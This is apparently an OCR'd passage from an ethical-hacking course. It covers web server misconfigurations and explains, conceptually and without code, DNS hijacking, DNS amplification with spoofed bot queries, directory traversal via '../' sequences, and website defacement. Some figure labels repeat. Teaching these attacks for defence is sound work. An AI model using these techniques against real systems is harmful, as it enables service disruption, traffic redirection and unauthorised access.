
The following are some oversights that can compromise a web server:

- Improper file and directory permissions
- Installing the server with default settings
- Unnecessary services enabled, including content management and remote administration
- Security conflicts with the business' ease-of-use requirements
- Lack of proper security policy, procedures, and maintenance
- Improper authentication with external systems
- Default accounts with default or no passwords
- Unnecessary default, backup, or sample files
- Misconfigurations in the web server, OS, and networks
- Bugs in server software, OS, and web applications
- Misconfigured Secure Sockets Layer (SSL) certificates and encryption settings
- Administrative or debugging functions that are enabled or accessible on web servers
- Use of self-signed certificates and default certificates
- Not using dedicated server for web services

LO#02: Demonstrate Different Web Server Attacks

Web Server Attacks

An attacker can use many techniques to compromise a web server, such as DoS/DDoS, Domain Name System (DNS) server hijacking, DNS amplification, directory traversal, man in the middle (MITM)/sniffing, phishing, website defacement, web server misconfiguration, HTTP response splitting, web cache poisoning, Secure Shell (SSH) brute force, and web server password cracking. This section describes these attack techniques in detail.



DNS Server Hijacking


- Attacker compromises the DNS server and **changes the DNS settings** so that all the requests coming towards the target web server are redirected to his/her own malicious server

Attacker
1 Compromises DNS server and changes the DNS settings
DNS server checks the respective DNS mapping for the requested domain name
3
2
Request is sent to DNS server
DNS Server (Target)
Users (Victim)
4
Redirects user request to the malicious website
Fake Site
Legitimate Site

DNS Server Hijacking

The Domain Name System (DNS) resolves a domain name to its corresponding IP address. A user queries the DNS server with a domain name, and the DNS server responds with the corresponding IP address.

In DNS server hijacking, an attacker compromises a DNS server and changes its mapping settings to redirect toward a rogue DNS server that would redirect the user's requests to the attacker's rogue server. Consequently, when the user enters a legitimate URL in a browser, the settings will redirect to the attacker's fake site.



Attacker
1 Compromises DNS server and changes the DNS settings
DNS server checks the respective DNS mapping for the requested domain name
3
2
Request is sent to DNS server
DNS Server (Target)
Users (Victim)
4
Redirects user request to the malicious website
Fake Site
Legitimate Site

6. Primary DNS Server of certifiedhacker .com knows it
7. What is the IP Address of certifiedhacker.com?
8. Here is the IP Address of certifiedhacker.com
9. Here is the IP Address of certifiedhacker.com

DNS Amplification Attack

Recursive DNS query is a method of requesting DNS mapping. The query goes through DNS servers recursively until it fails to find the specified domain name to IP address mapping.

The following are the steps involved in processing recursive DNS requests; these steps are illustrated in the below figure.

- **Step 1:**


  Users who desire to resolve a domain name to its corresponding IP address send a DNS query to the primary DNS server specified in its Transmission Control Protocol (TCP)/IP properties.

- **Steps 2 to 7:**

  If the requested DNS mapping does not exist on the user's primary DNS server, the server forwards the request to the root server. The root server forwards the request to the .com namespace, where the user can find DNS mappings. This process repeats recursively until the DNS mapping is resolved.

- **Step 8:**

  Ultimately, when the system finds the primary DNS server for the requested DNS mapping, it generates a cache for the IP address in the user's primary DNS server.



What is the IP Address of certifiedhacker.com? Please reply to my IP address

Figure 13.7: Recursive DNS query

Attackers exploit recursive DNS queries to perform a DNS amplification attack that results in DDoS attacks on the victim's DNS server.

The following are the steps involved in a DNS amplification attack; these steps are illustrated in the below figure.

- **Step 1:**

  The attacker instructs compromised hosts (bots) to make DNS queries in the network.

- **Step 2:**

  All the compromised hosts spoof the victim's IP address and send DNS query requests to the primary DNS server configured in the victim's TCP/IP settings.

- **Steps 3 to 8:**

  If the requested DNS mapping does not exist on the victim's primary DNS server, the server forwards the requests to the root server. The root server forwards the request to the .com or respective top-level domain (TLD) namespaces. This process repeats recursively until the victim's primary DNS server resolves the DNS mapping request.

- **Step 9:**

  After the primary DNS server finds the DNS mapping for the victim's request, it sends a DNS mapping response to the victim's IP address. This response goes to the victim because bots use the victim's IP address. The replies to copious DNS mapping requests from the bots result in DDoS on the victim's DNS server.

Directory Traversal Attacks

- In directory traversal attacks, attackers use the **../ (dot-dot-slash)** sequence to access restricted directories outside the web server root directory
- Attackers can use the **trial and error method** to navigate outside the root directory and access sensitive information in the system

Directory Traversal Attacks

An attacker may be able to perform a directory traversal attack owing to a vulnerability in the code of a web application. In addition, poorly patched or configured web server software can make the web server vulnerable to a directory traversal attack.

The design of web servers limits public access to some extent. Directory traversal is the exploitation of HTTP through which attackers can access restricted directories and execute commands outside the web server's root directory by manipulating a Uniform Resource Locator (URL). In directory traversal attacks, attackers use the dot-dot-slash (../) sequence to access restricted directories outside the web server's root directory. Attackers can use the trial-and-error method to navigate outside the root directory and access sensitive information in the system.

An attacker exploits the web server software (web server program) to perform directory traversal attacks. The attacker usually performs this attack with the help of a browser. A web server is vulnerable to this attack if it accepts input data from a browser without proper validation.

Website Defacement

- Web defacement occurs when an intruder **maliciously alters the visual appearance of a web page** by inserting or substituting provocative, and frequently, offending data
- **Defaced pages expose visitors to some propaganda** or misleading information until the unauthorized changes are discovered and corrected
- Attackers use a variety of methods such as **MYSQL injection** to access a site in order to deface it

Hi Master, Your website is owned by US, Hackers!
Next target – microsoft.com

Website Defacement

Website defacement refers to unauthorized changes made to the content of a single web page or an entire website, resulting in changes to the visual appearance of the web page or website. Hackers break into web servers and alter the hosted website by injecting code to add images, popups, or text to a page in such a manner that the visual appearance of the page changes. In some cases, the attacker may replace the entire website instead of just changing a single page.

